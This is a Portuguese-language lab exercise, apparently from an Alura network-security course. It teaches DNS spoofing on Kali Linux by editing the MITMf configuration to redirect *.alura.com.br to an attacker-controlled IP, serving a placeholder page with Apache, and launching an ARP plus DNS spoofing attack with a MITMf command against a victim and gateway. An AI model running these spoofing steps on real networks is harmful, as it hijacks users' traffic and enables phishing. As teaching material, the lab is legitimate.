


07

Mão à obra: DNS Spoofing

Vamos agora alterar a tradução DNS para ser redirecionada para um IP de nosso controle:

- Interrompa o teste anterior do MITM pressionando **CTRL + C**
- No terminal coloque um editor de sua preferência, como o Gedit.
- Altere a URL do blog da Alura para o endereço IP do Kali Linux e salve o arquivo.



```

[[MITMf-API]]
host = 127.0.0.1
port = 9999

[[DNS]]
#
# Here you can configure MITMf's internal DNS server
#
tcp      = Off      # Use the TCP DNS proxy instead of the default UDP (not fully tested, might break stuff!)
port     = 53       # Port to listen on
ipv6    = Off       # Run in IPv6 mode (not fully tested, might break stuff!)

#
# Supported formats are 8.8.8.8#53 or 4.2.2.1#53#tcp or 2001:4860:4860::8888
# can also be a comma separated list e.g. 8.8.8.8,8.8.4.4
#
nameservers = 8.8.8.8

[[[A]]]   # Queries for IPv4 address records
*.thesprawl.org=192.168.178.27
*.alura.com.br=192.168.83.148


[[[AAAA]]] # Queries for IPv6 address records
*.thesprawl.org=2001:db8::1

[[[MX]]]   # Queries for mail server records
*.thesprawl.org@mail.fake.com

[[[NS]]]   # Queries for mail server records

```

- Vá até a opção **Show Applications** e digite no campo de busca Leafpad



- Abra o Leafpad e digite o seguinte código

```

<html>
<h1>Curso segurança redes da Alura :)</h1>

```

</html>

- Salve esse arquivo dentro do diretório `/var/www/html` com o nome `index.html`.
- Abra outro terminal e inicialize o servidor da apache com o seguinte comando: `service apache2 start`.
- Volte ao primeiro terminal do Kali Linux e execute o ataque com o seguinte código:

```
mitmf --arp --spoof --target [IP vítima] --gateway [IP roteador] -i [interface] --dns
```

- No computador da vítima feche todas as janelas, abra o browser novamente e limpe o cache, posteriormente digite: `blog.alura.com.br`. Qual o resultado?

Não clone páginas de websites sem autorização!